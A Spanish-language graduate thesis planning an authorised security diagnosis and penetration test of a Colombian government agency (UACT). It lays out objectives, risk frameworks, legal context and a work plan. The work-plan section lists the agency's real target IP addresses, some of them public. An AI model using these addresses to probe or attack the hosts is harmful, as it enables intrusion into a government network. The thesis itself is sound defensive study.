DIAGNOSTICO DE SEGURIDAD DE LA INFORMACION PARA LA UNIDAD ADMINISTRATIVA ESPECIAL PARA LA CONSOLIDACION TERRITORIAL - UACT

TRABAJO DE GRADO

PARTICIPANTES

1512010204 - GABRIEL JOSE VILLEGAS JIMENEZ

1512010011 - FREDDY ALEJANDRO AGUAS BARBOSA

INSTITUCIÓN UNIVERSITARIA POLITÉCNICO GRANCOLOMBIANO
FACULTAD DE INGENIERÍA Y CIENCIAS BÁSICAS
ESPECIALIZACIÓN EN SEGURIDAD DE LA INFORMACIÓN
2015

DIAGNOSTICO DE SEGURIDAD DE LA INFORMACION PARA LA UNIDAD ADMINISTRATIVA ESPECIAL PARA LA CONSOLIDACION TERRITORIAL - UATC

TRABAJO DE GRADO

PARTICIPANTES

1512010204 - GABRIEL JOSE VILLEGAS JIMENEZ

1512010011 - FREDDY ALEJANDRO AGUAS BARBOSA

Asesor

GIOVANNY ANDRES PIEDRAHITA SOLORZANO

INSTITUCIÓN UNIVERSITARIA POLITÉCNICO GRANCOLOMBIANO
FACULTAD DE INGENIERÍA Y CIENCIAS BÁSICAS
ESPECIALIZACIÓN EN SEGURIDAD DE LA INFORMACIÓN
2015

Nota de aceptación

_____
_____
_____
_____
_____
_____

_____

_____

_____

Firmas de los jurados

Bogotá abril de 2016

AGRADECIMIENTOS

“Esta especialización me ha permitido conocer mucho más de mi profesión y darme puntos vista diferentes que me apoyan en la labor diaria que tanto en el trabajo como en la vida personal misma día a día se presenta, por eso este proyecto es el reflejo de mis conocimientos adquiridos y por los cuales agradezco a Dios en primer lugar porque sin él no tendría esta oportunidad tan importante, a mi familia por su apoyo constante, a mi trabajo por darme la oportunidad de crecer profesionalmente, a la universidad por los conocimientos y oportunidad de aprendizaje que han plasmado en mí para ser un mejor profesional y a mi compañero de proyecto por su compromiso, empeño y dedicación para la culminación del mismo y la terminación de tan importante especialización, a todos gracias.”

Ing. Freddy Alejandro Aguas

“la vida misma es la encargada de darnos la oportunidad de encontrar las oportunidades, Dios siempre nos ilumina el camino correcto para que con cada uno de los dones que poseemos lleguemos al final del camino con la satisfacción del deber cumplido, no sin olvidar a los seres que conocemos como familia y que siempre están alentado, cuando las fuerzas parecen desaparecer, a los amigos que están recorriendo un camino paralelo donde se debe fortalecer una unión para superar obstáculo como equipo, y al final de cada meta alcanzada queda el más grande y sincero agradecimiento a cada uno por haber de cualquier forma ayudado a decir al mundo, lo logramos, mis gracias a todos.”

Ing. Gabriel José Villegas Jiménez

Tabla de contenido

1. INTRODUCCION

La seguridad en las áreas de tecnología o de sistemas de las diferentes empresas públicas o privadas, está enfocada en diseñar los procedimientos que permitan asegurar la información, permitiendo aplicar los pilares más importantes de la misma seguridad que son la de integridad, disponibilidad y confidencialidad. Es importante para una empresa reconocer cuáles son sus vulnerabilidades y los riegos frente a una amenaza, pero lo más importante determinar el impacto que sobre ésta pueda ocasionar dicha amenaza.

La Unidad Administrativa Especial para la consolidación Territorial – UACT es una entidad del estado colombiano perteneciente al sector de la inclusión social que cumple la función de administrar los recursos destinados al fortalecimiento de la institucionalidad en territorios afectados por la violencia consolidando territorios donde el gobierno está incursionando con programas de inclusión productiva, erradicación de cultivos ilícitos y disminución de la pobreza. Para tal fin esta entidad cuenta con una infraestructura tecnológica propia y realmente nueva, donde se ha diseñado e implementado todo un sistema tecnológico que incluye un Datacenter, servidores tipo Blade completamente virtualizados bajo una plataforma Microsoft y una topología de red propia, LAN para su sede en Bogotá y WAN para las 11 regionales (en el territorio nacional). Esta infraestructura cuenta con una serie de mecanismos de seguridad que permiten proteger en cierta medida a la entidad misma de ataques y de incidentes de seguridad pero que aún no posee los suficientes mecanismos para poder establecer las políticas de seguridad necesarias para minimizar el impacto de una posible amenaza.

Lo anterior define en parte el diseño de la infraestructura tecnológica de la Unidad Administrativa Especial para la Consolidación Territorial – UACT al ser una entidad

joven a través del Grupo de Tecnología ha definido hasta ahora unos mecanismos de seguridad pero quiere ir más allá, encontrar diagnosticar el estado de infraestructura tecnológica y las vulnerabilidades que posee frente a la seguridad de la información y transmitirlo a la alta dirección de la entidad mencionando los riesgos y el impacto que se podría dar si no se toman las acciones correspondientes que sean emitidos en dicho Diagnostico.

2. OBJETIVO GENERAL

Realizar un diagnóstico de seguridad de la información para la Unidad Administrativa Especial para la Consolidación Territorial UACT, que permita análisis, evaluación, control de los riesgos existentes y continuidad del negocio.

3. OBJETIVOS ESPECIFICOS

1. Definir el alcance del proyecto de seguridad de la red para la Unidad Administrativa Especial para la consolidación territorial AUCT.

2. Realizar un diagnóstico de seguridad de la red (Redes (LAN y WAN), seguridad perimetral, servidores, intranet) desde un punto de red de la Unidad Administrativa Especial para consolidación Territorial AUCT.

3. Realizar un informe con los resultados obtenidos con las vulnerabilidades y posibles riesgos frente a los ataques que pueda tener la entidad realizando sus respectivas recomendaciones.

4. Construir para la entidad la política de seguridad de la información que le permita al grupo de tecnología tener un marco de referencia frente a una implementación de la misma.

4. IDENTIFICACION DE LA SITUACIÓN PROBLEMA

Alcanzar los objetivos en las organizaciones actuales de cualquier tamaño y en cualquier tipo de industria, depende en gran medida del uso eficiente de sus recursos tecnológicos, de la confiabilidad y disponibilidad de estos; es así como uno de los grandes retos de las empresas consiste en incrementar la demanda en los servicio del área de tecnología de la información.

Siendo la infraestructura tecnológica de la empresa la que soporta el negocio, es necesario que la organización cuente con la mejor infraestructura TI, a fin que le sea factible alinear su seguridad con los requerimientos del negocio y así alcanzar sus metas organizacionales.

En apoyo urgente a la organización y con la utilización de buenas prácticas en seguridad de la información y conociendo cada una de las metodologías que se aplican a nivel internacional, es necesario desarrollar un diagnóstico de seguridad a la red de la UACT. Dicho diagnostico permitirá que la Unidad Administrativa para la Consolidación Territorial conozca sus vulnerabilidades, realice un análisis de las mismas y con las recomendaciones acertadas pueda controlar y mitigar riesgos que pongan en peligro sus activos, pues al ser una entidad del sector de la inclusión social del gobierno nacional y ligada directamente a la presidencia de la república, maneja información de seguridad nacional que puede caer en manos de personas que afecten al país mismo, es decir que el impacto sobre su información puede traer consecuencias graves para la seguridad del país.

5. JUSTIFICACIÓN

Para el inicio del proyecto se tendrá en cuenta una metodología propia partiendo de las diferentes metodologías utilizadas en seguridad de la información que permita la evolución del proyecto y que den el engranaje ideal para la solución al problema que tiene la entidad., así que la con esta metodología propia se contribuirá con un modelo inicial teórico de lo que se pretende lograr con la puesta en marcha del proyecto: "**DIAGNOSTICO DE SEGURIDAD DE LA INFORMACION PARA LA UNIDAD ADMINISTRATIVA ESPECIAL PARA LA CONSOLIDACION TERRITORIAL – UACT".**

El proyecto, permitirá que a través de implementar un diagnóstico de seguridad se logre utilizar una metodología de investigación descriptiva, y un modelo de seguridad de la información que describa cada una de las necesidades del cliente para luego realizar las respectivas recomendaciones y así se adopten todas las medidas necesarias para analizar, gestionar, controlar y mitigar cada uno de los riesgos existentes en la infraestructura tecnológica de la entidad.

No es fácil encontrar una metodología que se adecue de la mejor manera al proyecto, tampoco es fácil que se siga al pie de la letra la metodología y cumplirla a cabalidad, sin embargo han surgido en el mercado y en la actualidad metodologías que permiten orientar la Seguridad de la información como el de la Norma ISO/IEC 27000 - 27005, Cobit (Buenas prácticas de TI), ITIL(gestión de servicios TI), Magerit y Octave (metodologías en análisis de riesgos), las cuales serán la base fundamental del presente proyecto y arrojara unos resultados los cuales serán de primordial importancia para la Unidad Administrativa Especial para la Consolidación Territorial en la toma de decisiones, frente a su planeación en TI, riesgos, políticas

para lograr proteger su infraestructura tecnológica, su información y plantear un SGSI.

Ahora bien La Unidad Administrativa Especial para la Consolidación Territorial es una entidad del Gobierno Nacional Encargada de gestionar y ejecutar la política de consolidación de territorios a Nivel Nacional para superar el conflicto armado en Colombia y a su vez de la erradicación de cultivos ilícitos.

Para realizar esta misión cuenta con oficinas misionales y de soporte, dentro de las áreas de soporte se encuentra la oficina de tecnología quien es la encargada de administrar y proteger la plataforma tecnológica y diseñar políticas de seguridad que ayudan a todos los colaboradores a realizar dicha misión que es de carácter social. Es así que esta área cuenta con una serie de activos vulnerables a las amenazas que se presentan actualmente para los sistemas de información. Por esta razón al ser una entidad del estado colombiano y por su carácter social, maneja información sensible de Seguridad Nacional es por esto que necesita corroborar que los sistemas de seguridad hasta ahora implementados y los que faltan por implementar mitiguen y controlen toda clase de riesgos y que las amenazas tengan probabilidad baja de ocurrencia. Es así como necesita de un proyecto que le permita a través de las normas de seguridad de la información verificar que cuenta con los mecanismos para actuar en caso de que se presente un ataque y pueda repelerlo sin que se afecten sus sistemas de información.

6. ANALISIS DE LA PROSPECTIVA DEL PROBLEMA

Al realizar el estudio de la situación actual de la entidad, sabemos que el primer y fundamental problema de la unidad administrativa para la consolidación territorial UACT es que es una entidad nueva a la que le falta implementar un Sistema de Gestión de seguridad de la información, y que adicionalmente posee una infraestructura tecnológica en un centro datos **(Anexo 3)** que posee ciertas barreras de seguridad pero que desconoce si estas barreras le ofrecen la seguridad necesaria, de tal manera que para tener un mejor panorama de la situación presentada, se tomaran variables fundamentales y se estudiaran en varios escenarios para un profundo y completo análisis.

TIPO DE VARIABLE	VARIABLES INFLUYENTES
Cualitativa	Levantamiento de información que será entregada por la UACT
	Acuerdo de Confidencialidad y Protección de la información
Cuantitativa	Vulnerabilidades encontradas
	Construcción de la politica

Basados en los hallazgos referenciados en las variables procederemos a estudiar los siguientes escenarios probables de la situación y realizar el análisis de las conclusiones obtenidas según los diagnósticos.

ESCENARIO OPTIMISTA	
TÍTULO: Realización del proyecto en la UACT	
BASE DE ANÁLISIS PARA DIAGNÓSTICO	
Definición del alcance del proyecto	✓ Entrega de la información a satisfacción para el comienzo del diagnóstico de seguridad que se realizara a la UACT.

Manejo de la seguridad de la información.	✓ Las personas involucradas en el proyecto cumplen con los acuerdos de confidencialidad y protección de la información, así como en la entrega del informe del diagnóstico de vulnerabilidades.
Aplicabilidad de las recomendaciones	✓ Se ha entregado de forma satisfactoria las recomendaciones, cumpliendo los objetivos propuestos por la oficina de tecnología de la UACT, permitiendo efectividad en el proyecto realizado.
Construcción de una política de seguridad	✓ La entrega adecuada de la construcción de la política de seguridad de la entidad que permita llegar a su implementación por parte del área de tecnología de la UACT.

ESCENARIO PESIMISTA	
TÍTULO: La realización del proyecto no es satisfactorio	
BASE DE ANÁLISIS PARA DIAGNÓSTICO	
Definición del alcance del proyecto	✓ Se dejan ambigüedades en el proyecto y no se establece un criterio a seguir dentro del alcance.
Manejo de la seguridad de la información.	✓ No se recopila, ni analiza y ni se evalúa la información obtenida en el diagnóstico, no siendo eficientes debido al mal manejo que se le de a la información obtenida y los hallazgos encontrados.
Aplicabilidad de las recomendaciones	✓ Las recomendaciones no son tenidas en cuenta por parte de la entidad o la información contenida en las recomendaciones no es suficiente para tomar las acciones necesarias para su mitigación.
Construcción de una política de seguridad	➢ Los insumos entregados por parte de la entidad no son suficientes para la construcción de la política y el documento entregado por parte de los ingenieros no es suficiente para ser considerado política de seguridad de la información, a consideración de la entidad.

ESCENARIO TENDENCIAL	
TÍTULO: Adaptabilidad de la política de seguridad por medio de SGSI	
BASE DE ANÁLISIS PARA DIAGNÓSTICO	
Definición del alcance del proyecto	✓ Por parte del grupo de informática se socializan todos los insumos para el levantamiento de información.

Manejo de la seguridad de la información.	✓ Se realiza el diagnóstico de vulnerabilidades sobre la información entregada
Aplicabilidad de las recomendaciones	✓ Las recomendaciones son tenidas en cuenta por el grupo de tecnología e informática de la entidad.
Construcción de una política de seguridad	✓ Se construye la política y se deja a cargo de la oficina de tecnología su implementación, mejoramiento, actualización, medición y seguimiento.

7. ALCANCE DEL PROYECTO

Dentro de la infraestructura tecnológica de la Unidad Administrativa Especial para la Consolidación Territorial – UACT, se cuenta con un centro de datos que contiene todos los sistemas de seguridad, de red y servidores encargados de prestar sus servicios a la misma UACT tanto a nivel Central como Regional. La UACT propone entonces realizar un diagnóstico de vulnerabilidad de su plataforma tecnológica desde un punto de red, es decir la entidad entrega a los ingenieros encargados de realizar el proyecto, un punto de su red LAN y pide que desde ahí se vulnere la infraestructura Tecnológica de la entidad para saber y conocer cómo se encuentran respecto a un posible ataque real, es decir que se informen las vulnerabilidades y se den la recomendaciones al respecto para solucionarlas. Otro de los puntos que se destacan dentro de este proyecto es el simular un robo de un portátil ya que la entidad maneja información de seguridad nacional y sus funcionarios han sido víctimas de robo y pérdida de equipos portátiles, razón por la cual desean conocer que tanta información puede conocer un atacante o un tercero y lo que puede llegar a pasar con su información y que se recomienda para evitar esta clase de riesgos. Adicionalmente con los Hallazgos encontrados se debe ayudar a la construcción de una política de seguridad con la que aún no cuenta la entidad para que así mismo se pueda llegar a implementar por parte del grupo de tecnología.

8. MARCO TEORICO

En Colombia las nuevas organizaciones buscan asegurar inicialmente toda su información de terceros que puedan aprovechar ésta, en una era en donde la tecnología está al alcance de todos y para todos, en donde las redes y los software son utilizados para tratar de irrumpir en organización bien consolidadas, en busca de alguna ventaja de carácter empresarial o personal, esto sumado a la poca documentación e interés que muestran las organizaciones con respecto al uso de políticas y más aún en la implementación de un programa de seguridad de la información.

Basados entonces en que el activo más importante de cada organización es la información, se pretende realizar un diagnóstico de seguridad que minimice los riesgos y amenazas en la UACT, tratando de demostrar que asegurando la seguridad de la información, no solo estamos hablando de los usuarios de la compañía y de la información que ellos manejan, sino también del gran potencial al que se puede llegar cuando se consolidad una excelente política de la seguridad de la información.

Siendo así nos apoyaremos en algunas metodologías, con las cuales formaremos bases para el desarrollo de nuestro diagnóstico, una de ellas es el estándar para la seguridad de la información ISO/IEC-27001 (Information technology – Security techniques – Information security management systems – Requirements) fue aprobado y publicado en 2005 por la International Organization for Standardization y por la International Electrotechnical Commission, especificando los requisitos necesarios para establecer, implantar, mantener y mejorar un sistema de gestión de la seguridad de la información (SGSI)[1], que nos proporciona un equilibrio en la

[1] Hector Juarez (08 de noviembre de 2011) ISO-27001: ¿Qué es y para qué sirve? [en línea] - http://www.magazcitum.com.mx/?p=1574#.Vyfm6fnhCM8

disponibilidad, integridad y confidencialidad de la información, por otra parte complementaremos con una guía para manejar correctamente la gestión de riesgo basados en ISO 27005 es el estándar internacional que se ocupa de la gestión de riesgos de seguridad de información. La norma suministra las directrices para la gestión de riesgos de seguridad de la información en una empresa, apoyando particularmente los requisitos del sistema de gestión de seguridad de la información definidos en ISO 27001[2] y complementando con las bondades que nos da la metodología compatible con los requisitos al establecer un Sistema de Gestión de Seguridad de la Información basado en la norma ISO 27001, teniendo en cuenta las similitudes, las lagunas y las orientaciones para conseguir la alineación, ITIL de gestión de incidentes ha ayudado a diferentes organizaciones durante bastante tiempo a ocuparse de incidentes de TI de tal forma que restaura de forma rápida las operaciones del negocio[3].

Por último se tomarán apartes de algunas metodologías ya reconocidas como son COBIT que es precisamente un modelo para auditar la gestión y control de los sistemas de información y tecnología, orientado a todos los sectores de una organización, es decir, administradores IT, usuarios y por supuesto, los auditores involucrados en el proceso. El COBIT es un modelo de evaluación y monitoreo que enfatiza en el control de negocios y la seguridad IT y que abarca controles específicos de IT desde una perspectiva de negocios.

Las siglas COBIT significan Objetivos de Control para Tecnología de Información y Tecnologías relacionadas (Control Objectives for Information Systems and related Technology). El modelo es el resultado de una investigación con expertos de varios

[2] Isotoolexcellence (31 de enero de 2014) ISO/IEC 27005. Gestión de riesgos de la Seguridad la Información [en línea] http://www.pmg-ssi.com/2014/01/isoiec-27005-gestion-de-riesgos-de-la-seguridad-la-informacion/
[3] Osotoolexcellence (17 de noviembre de 2015) Utilizar el ITIL junto a la norma ISO 27001 para la gestión de incidentes – [En línea] http://www.pmg-ssi.com/2015/11/utilizar-el-itil-junto-a-la-norma-iso-27001-para-la-gestion-de-incidentes/

países, desarrollado por ISACA (Information Systems Audit and Control Association)[4] y algo de MARGERIT Y OCTAVE. Magerit fue creada por el Consejo Superior de Administración Electrónica y es muy utilizado por la implementación y el resultado que ofrece, ya que es muy sutil en el momento de clasificar los Activos de la Organización y describe métodos muy útiles y prácticos para realizar el análisis de los riesgos, sin mencionar la infinidad de documentación que hay en Internet. Por otro lado Octave fue desarrollada por CERT que es una Empresa con sede en la Universidad Carnegie Mellon en Pittsburgh (Pennsylvania), uno de los centros de investigación de Informática y Robótica más importantes de EEUU[5] y donde sus principales objetivos son el de concienciar a los responsables de los sistemas de información de la existencia de riesgos y de la necesidad de atajarlos a tiempo para Margerit, y presentar los principios básicos y la estructura de las mejores prácticas internacionales que guían los asuntos no técnicos para Octave.

[4] Karina Baquero (periodo 2013 – 2014) - COBIT (Objetivos de Control para la Información y Tecnologías Relacionadas) [En línea] http://www.monografias.com/trabajos93/cobit-objetivo-contro-tecnologia-informacion-y-relacionadas/cobit-objetivo-contro-tecnologia-informacion-y-relacionadas.shtml

[5] Seguridad en redes de Computadores (12 de agosto de 2010) - Metodologias de Analisis de Riesgos: "MAGERIT y OCTAVE" – [En línea] -https://seguridadenlasredes.wordpress.com/2010/08/12/metodologias-de-analisis-de-riesgos-magerit-y-octave/

9. MARCO LEGAL

Siempre que se desea implementar un sistema de gestión, toda organización debe obligatoriamente cumplir con todas las leyes, normas, decretaros, etc., que sean aplicables en el desarrollo de sus actividades.

La elaboración del manual de normas y políticas de seguridad informática, esta· fundamentado bajo la Norma ISO/IEC 179, unificada al manual interno de trabajo

Con el fin de proporcionar un marco de Gestión de la Seguridad de Información (SGSI) utilizable por cualquier tipo de organización, independientemente de su tamaño o actividad, se ha creado un conjunto de estándares bajo el nombre de NORMA ISO/IEC 27000, ahora cuando se quiere implementar un SGSI, se debe estructurar un modelo que incluya cada uno de los dominios de la ISO 27001 los cuales pueden ser incluidos en el manual de seguridad que se desarrolla en dicha implementación. Entre otras disposiciones varias según la legislación colombiana tenemos:

Ley 1273 de 2009: Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado “de la protección de la información y de los datos”- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones.[6]

Convenio sobre Ciberdelincuencia14 del Consejo de Europa – CCC (conocido como el convenio sobre ciber-criminalidad de Budapest) Adoptado en noviembre de 2001 y entrada en vigor desde el 1° de julio de 2004: El objetivo principal del

[6] Publicado por Leonardo Camelo – 02 de Marzo 2010 - [en línea] http://seguridadinformacioncolombia.blogspot.com/2010/03/marco-normativo-normas-y-politicas-de.html

convenio es la adopción de una legislación que facilite la prevención de las conductas delictivas y contribuya con herramientas eficientes en materia penal que permitan detectar, investigar y sancionar las conductas antijurídicas.[7]

[7] Elaborado por COMPES (14 de julio de 2011) [en línea) http://www.mintic.gov.co/portal/604/articles-3510_documento.pdf

10. METODOLOGÍA


Dentro de los parámetros y metodologías en el cual se basó la realización del diagnóstico a la UACT, se implementó una metodología propia de trabajo combinando varia normas como la ISO 27001 que nos aporta toda la orientación referente a la gestión de la seguridad en la empresa y el paso a paso para identificar vulnerabilidades, por otra parte MARGERIT nos proporciona una guía muy completa con respecto a la gestión del riesgo de los sistemas de información, complementado con algo de OCTAVE, ITIL, COBIT e ISO 27005, fue posible después de analizada toda la información recopilada de las pruebas y entrevistas, generar un diagnostico con un alto grado de confiabilidad, con el cual la UACT puede encaminar todos sus esfuerzo a fortalecer los sistemas de gestión y de seguridad de la información en pro consolidar la organización.

11. PLAN DE TRABAJO

11.1. Fases del proyecto y responsables.

Se propone llevar a cabo un proceso por etapas o fases (ver gráfico). El éxito del proceso de desarrollo y cumplimiento del proyecto depende de la participación de mínimo una (1) persona por parte de la UACT asignado como supervisor del proyecto, quien deberá estar presente en cada una de las etapas del proceso y por tanto punto central de contacto y manejo al interior de la organización y quien liderara los procesos de implementación.

Las fases a tener en cuenta son:



11.1.1. Etapa 1: Inicio del proyecto

Se realiza Acta No. 001 **(Anexo No.5)** donde se ajusta el avance del proyecto, se entrega el cronograma **(literal 11.2.)** y se firma el Acuerdo de confidencialidad y protección de la información **(Anexo 8).**

11.1.2. Etapa 2: Recolección de la información

LA UACT, en este proceso, proporcionó la siguiente información relacionada con las direcciones IP u objetivos a ser analizados. Dentro de los cuales se procedió a validar las vulnerabilidades presentes en los segmentos objetivo, y luego un enfoque específico sobre las IPs suministradas durante el análisis.

IPs Objetivo:	**186.112.208.42** **186.112.208.39** **186.112.208.38** **172.20.177.50** **172.20.177.56** **172.20.177.58** **172.20.177.64** **172.20.174.132** **172.20.199.82** **186.112.208.40**

La UACT Hace entrega del diagrama de la Arquitectura de red de la entidad y otro con el diseño de su centro de datos. Esta información será de uso confidencial para los ingenieros. **Anexos(3 y 4).**

De igual manera se realizó una recolección adicional de información por parte delos ingenieros Freddy Aguas y Gabriel Villegas , haciendo uso de procesos de seguridad, para determinar otros posibles activos informáticos, simulando los métodos o técnicas usadas por atacantes reales.

Por otra parte, la UACT, proporciona un equipo portátil para la prueba de simulación de "Robo de Equipo portátil".

CUADRO DE ACTIVIDADES Y RESPONSABLES	
ACTIVIDAD	**RESPONSABLES**
Definir las áreas que participaran en el estudio y manejo de la información.	Grupo tecnología
Levantamiento de información	Grupo tecnología e ingenieros Freddy Aguas y Gabriel Villegas
Facilitar los espacios de trabajo y equipos tecnológicos necesarios para consolidar la información.	UACT
Definir Acta de reunión y Alcance	Grupo tecnología e ingenieros Freddy Aguas y Gabriel Villegas

11.1.3. Etapa 3: Diagnóstico de Vulnerabilidades de la red de la UACT

Durante esta etapa los ingenieros Freddy Aguas y Gabriel Villegas realizan la simulación de los ataques, con sus portátiles personales.

Se realizan las siguientes simulaciones:

- Caja Negra: Vulnerabilidades encontradas desde el punto de red dado por la entidad.

- Caja Gris: Vulnerabilidades encontrada con información manifiesta de la entidad.

- Simulación Robo de portátil.

CUADRO DE ACTIVIDADES Y RESPONSABLES	
ACTIVIDA	**RESPONSABLES**
Actividad de Caja Negra	Ingenieros Freddy Aguas Y Gabriel Villegas
Actividad de Caja Gris	Ingenieros Freddy Aguas Y Gabriel Villegas y la UACT
Actividad Robo portátil	Ingenieros Freddy Aguas Y Gabriel Villegas y la UACT

11.1.4. Etapa 4: Análisis de las vulnerabilidades e impacto

Se Analizan las vulnerabilidades encontradas se clasifican según su severidad:

SEVERIDAD	VALOR	COLOR
Critica	10	
Alta	7 – 9.9	
Media	4 – 6.9	
Baja	0 - 3.9	

CUADRO DE ACTIVIDADES Y RESPONSABLES	
ACTIVIDA	**RESPONSABLES**
Análisis de las vulnerabilidades	Ingenieros Freddy Aguas y Gabriel Villegas

11.1.5. Etapa 5: Recomendaciones sobre las vulnerabilidades encontradas

Después de realizado el Análisis de Vulnerabilidades y la medición del impacto se procede a realizar las recomendaciones pertinentes sobre cada una de las vulnerabilidades y lo que la entidad debe realizar para poder evitar un posible ataque sobre su infraestructura tecnológica.

11.1.6. Etapa 6: Construcción de la política de seguridad

De acuerdo a lo discutido en el alcance del proyecto se fijó la realización de una Versión 1 de una posible política para la entidad, solo se debe realizar el planteamiento de la política y la entidad será la encargada de definir si la aplica, realiza cambios o actualizaciones y la implementa, sin embargo los ingenieros Freddy Aguas y Gabriel Villegas deben plantearla.

11.1.7. Etapa 7: Resultados obtenidos

Explicación detallada de los resultados alcanzados, que debe responder de manera coherente con los objetivos planteados y con los entregables comprometidos.

CUADRO DE ACTIVIDADES Y RESPONSABLES	
ACTIVIDA	**RESPONSABLES**
Recomendaciones de las vulnerabilidades	Ing. Freddy Aguas y Gabriel Villegas
Realización de la política	Ing. Freddy Aguas y Gabriel Villegas
Resultados Obtenidos	Ing. Freddy Aguas y Gabriel Villegas

11.2. Cronograma

La duración general aproximada de este proyecto en la realización de un diagnóstico de vulnerabilidades es de 6 meses. El éxito del proyecto depende de la Gobernabilidad del proyecto y el apoyo presupuestal entregado desde el comienzo de la preparación, hasta la salida en vivo. Esta duración depende igualmente de la estabilidad del personal dueño de los procesos y su nivel de apoyo y compromiso.
El cronograma se podrá ver en el **Anexo 7.**

11.3. Reuniones de Seguimiento

Durante el desarrollo del proyecto se realizaran 2 reuniones de seguimiento. El objetivo principal de estas reuniones será comunicar el avance del proyecto, los pasos a seguir, las vulnerabilidades encontradas y el seguimiento a las actividades del cronograma que se trace. En estas reuniones es clave la participación de las personas que poseen el rol administrativo y gerencial.

12. INFORME DE VULNERABILIDADES DE LA UACT

Este informe está basado en el diagnóstico de vulnerabilidades realizado a la UACT teniendo objetivos claros, como identificar riesgos potenciales de seguridad informática y oportunidades de mejoramiento a partir de las pruebas realizadas, enumerar los diferentes riesgos a los que puedan estar expuestos los activos informáticos de la institución y establecer la posibilidad de afectar la seguridad de la información de la institución, priorizando los riesgos de acuerdo a su nivel de impacto y proponiendo recomendaciones para su control.

Por otra parte, el alcance de las pruebas internas para este caso, se limitan a las pruebas del ingeniero Freddy Alejandro Aguas Barbosa y el ingeniero Gabriel José Villegas Jiménez, sobre los diferentes segmentos que pueden ser visualizados desde el punto de red autorizado por la UACT.

De igual manera se define una perspectiva de ataque externo (Internet) a objetivos específicos expuestos en internet, y pruebas de simulación del robo de un equipo portátil.

Para la medición del impacto, producto de las vulnerabilidades detectadas, se usan los parámetros definidos en de varias metodologías en seguridad de la información, donde como resultado final de la valoración, clasificara la vulnerabilidad en función de la afectación a la disponibilidad, la confidencialidad, la privacidad, teniendo en cuenta otros factores, como la complejidad y el entorno.

La metodología de pruebas utilizada, en total alineación con las metodologías internacionalmente reconocidas, aplicó para este escenario de pruebas propuestos por los ingenieros a cargo del diagnóstico, en donde se inició por la recopilación de la información, un mapeo de la red con el fin de identificar las vulnerabilidades, tanto en los accesos y en las escalas de privilegios, para llegar a los compromisos de ubicaciones y usuarios remotos del sistema.

12.1. ANÁLISIS DE VULNERABILIDADES

Durante las pruebas se hicieron diferentes análisis, tanto automatizados por herramientas, como manuales, revisión de servicios, aplicaciones y análisis de tráfico; por medio de dichas pruebas se encontraron múltiples vulnerabilidades que se catalogaron en dos tipos REALES y TEÓRICAS, donde reales hace referencia a vulnerabilidades latentes que son un riesgo en todo momento y teóricas que se refieren a aquellas que si bien se encuentran en un ambiente propicio, no se pueden

comprobar debido a que hacerlo pondría en riesgo los procesos manejados por el LA UACT así como la confidencialidad, integridad y disponibilidad de la información.

12.2. ATAQUE

Teniendo ya enumerado un número importante de vulnerabilidades, se procede a probar cuales son reales y cuales son teóricas con el fin de determinar cuales se pueden poner a prueba y cuáles no.

12.3. ANÁLISIS FINAL Y DOCUMENTACIÓN

Con toda la información recolectada y las pruebas ejecutadas, se clasificaron las vulnerabilidades según su riesgo, impacto y probabilidad de ocurrencia, basado en las metodologías de seguridad.

